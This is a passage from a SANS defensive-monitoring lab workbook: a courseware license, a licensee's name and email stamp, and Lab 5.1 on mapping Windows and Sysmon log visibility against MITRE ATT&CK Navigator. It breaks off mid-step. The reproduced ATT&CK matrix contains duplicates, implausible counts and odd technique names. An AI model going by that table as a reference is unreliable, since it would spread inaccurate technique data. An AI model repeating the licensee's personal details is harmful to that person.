

Workbook Section 5



PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE (DEFINED BELOW) ASSOCIATED WITH THE SANS INSTITUTE COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND THE ESCAL INSTITUTE OF ADVANCED TECHNOLOGIES, INC. /DBA SANS INSTITUTE ("SANS INSTITUTE") FOR THE COURSEWARE. BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this CLA. Courseware means all printed materials, including course books and lab workbooks, slides or notes, as well as any digital or other media, audio and video recordings, virtual machines, software, technology, or data sets distributed by SANS Institute to User for use in the SANS Institute course associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and User and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. USER FURTHER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND), SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree to the terms of this CLA, User should not access the Courseware. User may return the Courseware to SANS Institute for a refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium, whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. User may not sell, rent, lease, trade, share, or otherwise transfer the Courseware in any way, shape, or form to any person or entity without the express written consent of SANS Institute. Additionally, User may not upload, submit, or otherwise transmit Courseware to any artificial intelligence system, platform, or service for any purpose, regardless of whether the intended use is commercial, educational, or personal, without the express written consent of SANS Institute. User agrees that the failure to abide by this provision would cause irreparable harm to SANS Institute that is impossible to quantify. User therefore agrees to a base liquidated damages amount of \$5000.00 USD per item of Courseware infringed upon or fraction thereof. In addition, the base liquidated damages amount shall be doubled for any Courseware less than a year old as a reasonable estimation of the anticipated or actual harm caused by User's breach of the CLA. Both parties acknowledge and agree that the stipulated amount of liquidated damages is not intended as a penalty, but as a reasonable estimate of damages suffered by SANS Institute due to User's breach of the CLA.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. A written amendment or addendum to this CLA that is executed by SANS Institute and User may accompany this Courseware.

SANS Institute may suspend and/or terminate User's access to and require immediate return of any Courseware in connection with any (i) material breaches or material violation of this CLA or general terms and conditions of use agreed to by User, (ii) technical or security issues or problems caused by User that materially impact the business operations of SANS Institute or other SANS Institute customers, or (iii) requests by law enforcement or government agencies.

SANS Institute acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

The Apple® logo and any names of Apple products displayed or discussed in this book are registered trademarks of Apple, Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

VMware Workstation Pro®, VMWare Workstation Player®, VMWare Fusion®, and VMware Fusion Pro® are registered trademarks of VMware, Inc. Used with permission.

Governing Law: This CLA shall be governed by the laws of the State of Maryland, USA.

Courseware licensed to User under this CLA may be subject to export laws and regulations of the United States of America and other jurisdictions. User warrants he or she is not listed (i) on any sanction programs list maintained by the U.S. Office of Foreign Assets Control within the U.S. Treasury Department ("OFAC"), or (ii) denied party list maintained by the U.S. Bureau of Industry and Security within the U.S. Department of Commerce ("BIS"). User agrees to not allow access to any Courseware to any person or entity in a U.S. embargoed country or in violation of a U.S. export control law or regulation. User agrees to cooperate with SANS Institute as necessary for SANS Institute to comply with export requirements and recordkeeping required by OFAC, BIS or other governmental agency.

All reference links are operational in the browser-based delivery of the electronic workbook.

Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026 SEC555_W3_K02_01

Lab 5.1 - Identify Log Gaps and Compare with Sigma Coverage

Objectives

- Explore logging capabilities and visibility against the MITRE Attack framework
- Review alert capabilities based on active rules
- Determine visibility gaps
- Evaluate gaps in alert rules
- Review areas where there are no visibility or rules

Lab Preparation

 Required Lab Time: 25 minutes

Lab Info

- The estimated duration of this lab is based on the average amount of time required to make it through to the end.

Required VM

This lab only uses the Slingshot VM.

Log into the Slingshot VM

- Username: sec555
- Password: sec555
- Open a Terminal window using the shortcut on the desktop:



- At the new terminal elevate to root:

```
sudo su
```

- Use the Desktop shortcut to open Firefox:



Exercises

Explore logging capabilities and visibility with MITRE

One of the most important exercises that often gets overlooked, is evaluating your organization's visibility. Buying security appliances to fill niche gaps for visibility is easy but there's rarely a cohesive evaluation of all data sources. Let us look at a key data source in almost every organization - **Windows Logs**, using [MITRE ATT&CK Navigator](#). This will expand upon the knowledge you gained in Lab 1.1 with a few more tricks.

ATT&CK Navigator

If you want to learn more about ATT&CK Navigator, read the [full usage documentation](#) and [full Readme](#).

Use the same Attack Navigator window

For the next tasks please note that you should use the same Attack Navigator browser window. Within that, you will need to open multiple Attack Navigator layers.


Challenge 1

Navigate to Attack Navigator and open a saved layer, stored at `/labs/5.1/windows.json`.


Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026

Answer




- Open [MITRE ATT&CK Navigator](#) or click the related bookmark in Firefox.
- Once there, you will see a tab present.
- Click on **Open Existing Layer**.




- Click on **Upload from Local**.



- Navigate to `tabs/5.1` and select `windows.json`.





- Dismiss the related warnings:

WARNING: Outdated Layer

The uploaded layer version (2.2) does not match Navigator's layer version (4.5). The layer configuration may not be fully restored.

View the latest Layer File Format specification and the changelog for more information:

[Layer File Format v4.5](#)

[Changelog](#)

Dismiss

- The result will be MITRE Navigator showing a map of the visibility Windows logs provide against the MITRE framework.

Initial Access 10 techniques	Execution 12 techniques	Persistence 20 techniques	Privilege Escalation 14 techniques	Defense Evasion 39 techniques	Credential Access 17 techniques	Discovery 31 techniques	Lateral Movement 9 techniques	Collection 16 techniques	Command and Control 18 techniques	Exfiltration 9 techniques	Impact 14 techniques
Content Injection	Cloud Administration Command	Account Manipulation (0/6)	Abuse Elevation Control Mechanism (0/6)	Abuse Elevation Control Mechanism (0/6)	Adversary-in-the-Middle (0/3)	Account Discovery (0/4)	Exploitation of Remote Services	Adversary-in-the-Middle (0/3)	Application Layer Protocol (0/5)	Automated Exfiltration (0/1)	Account Access Removal (0/1)
Drive-by Compromise	Command and Scripting Interpreter (0/10)	BITS Jobs (0/14)	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Brute Force (0/4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (0/3)	Communication Through Removable Media	Data Transfer Size Limits (0/1)	Data Destruction (0/1)
Exploit Public-Facing Application	Exploitation for Client Execution	Boot or Logon Autostart Execution (0/14)	Account Manipulation (0/6)	Debugger Evasion (0/8)	Credentials from Password Stores (0/5)	Browser Information Discovery	Lateral Tool Transfer	Audio Capture (0/3)	Content Injection (0/2)	Exfiltration Over Alternative Protocol (0/3)	Data Encrypted for Impact (0/3)
External Remote Services	Inter-Process Communication (0/3)	Boot or Logon Initialization Scripts (0/14)	Boot or Logon Autostart Execution (0/14)	Deobfuscate/Decode Files or Information (0/2)	Exploitation for Credential Access (0/5)	Cloud Infrastructure Discovery	Remote Service Session Hijacking (0/2)	Automated Collection (0/3)	Data Encoding (0/2)	Exfiltration Over C2 Channel (0/3)	Data Manipulation (0/3)
Hardware Additions	Native API (0/4)	Browser Extensions (0/5)	Boot or Logon Initialization Scripts (0/14)	Direct Volume Access (0/2)	Forced Authentication (0/5)	Cloud Service Dashboard	Remote Services (0/2)	Browser Session Hijacking (0/3)	Data Obfuscation (0/3)	Exfiltration Over Other Network Medium (0/1)	Defacement (0/2)
Phishing (0/4)	Scheduled Task/Job (0/4)	Compromise Host Software Binary (0/5)	Boot or Logon Initialization Scripts (0/14)	Domain or Tenant Policy Modification (0/2)	Forge Web Credentials (0/2)	Cloud Service Discovery	Replication Through Removable Media (0/3)	Clipboard Data (0/3)	Dynamic Resolution (0/3)	Exfiltration Over Physical Medium (0/1)	Disk Wipe (0/2)
Replication Through Removable Media	Serverless Execution (0/4)	Create Account (0/2)	Create or Modify System Process (0/4)	Execution Guardrails (0/2)	Input Capture (0/4)	Cloud Storage Object Discovery (0/2)	Software Deployment Tools (0/4)	Data from Cloud Storage (0/3)	Encrypted Channel (0/3)	Exfiltration Over Web Service (0/1)	Endpoint Denial of Service (0/4)
Supply Chain Compromise (0/2)	Shared Modules (0/3)	Create or Modify System Process (0/4)	Domain or Tenant Policy Modification (0/2)	File and Directory Permissions Modification (0/2)	Modify Authentication Process (0/5)	Debugger Evasion (0/8)	Joint Shared Content (0/4)	Data from Information Repositories (0/5)	Fallback Channels (0/3)	Exfiltration Over Web Service (0/4)	Financial Theft (0/4)
Trusted Relationship (0/4)	System Services (0/2)	Event Triggered Execution (0/17)	Escape to Host (0/2)	Multi-Factor Authentication Interception (0/5)	Multi-Factor Authentication Interception (0/5)	Device Driver Discovery (0/3)	Use Alternate Authentication Material (0/4)	Data from Local System (0/3)	Hide Infrastructure (0/4)	Scheduled Transfer (0/4)	Firmware Corruption (0/2)
Valid Accounts (0/4)	User Execution (0/3)	Hijack Execution Flow (0/13)	Event Triggered Execution (0/17)	Exploitation for Defense Evasion (0/2)	Multi-Factor Authentication Request Generation (0/2)	Domain Trust Discovery (0/3)		Data from Network Shared Drive (0/2)	Ingress Tool Transfer (0/4)	Transfer Data to Cloud Account (0/2)	Inhibit System Recovery (0/2)
	Windows Management Instrumentation (0/13)	Implant Internal Image (0/13)	Exploitation for Privilege Escalation (0/13)	Hide Artifacts (0/12)	Network Sniffing (0/8)	File and Directory Discovery (0/3)		Non-Application Layer Protocol (0/2)	Multi-Stage Channels (0/4)	Network Denial of Service (0/2)	Resource Hijacking (0/4)
		Modify Authentication Process (0/6)	Hijack Execution Flow (0/13)	Hijack Execution Flow (0/12)	OS Credential Dumping (0/8)	Group Policy Discovery (0/3)		Non-Standard Port (0/2)	Non-Application Layer Protocol (0/2)	Service Stop (0/2)	System Shutdown/Reboot (0/2)
				Impair Defenses (0/2)	Steal Application Credentials (0/2)	Log Enumeration (0/2)		Protocol Tunneling (0/4)	Proxy (0/4)		
								Email Collection (0/2)			

Why use this?

Windows Event logs are a common data source most organizations have. While they do provide some visibility it begs the question if there is more that can be done to increase the detection capabilities. For example, most organizations collect the System, Security, and Application channel. However, there are many additional Windows channels that can provide greater detection visibility.

You have been using **System Monitor (Sysmon)** throughout the week. Once installed on a machine, it remains resident across reboots to monitor and log system activity. By simply adding this to our Windows systems, it will increase our visibility within this data source and does not require that much effort to accomplish. Let us see what visibility difference adding Sysmon to our Windows logs will make.


Challenge 2

Open a second tab in your Attack Navigator, and open a saved layer, stored at `/labs/5.1/windows-sysmon.json`.


Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026

Answer


- Click on the **1+** sign next to the Windows tab.






- Click on **Open Existing Layer**.

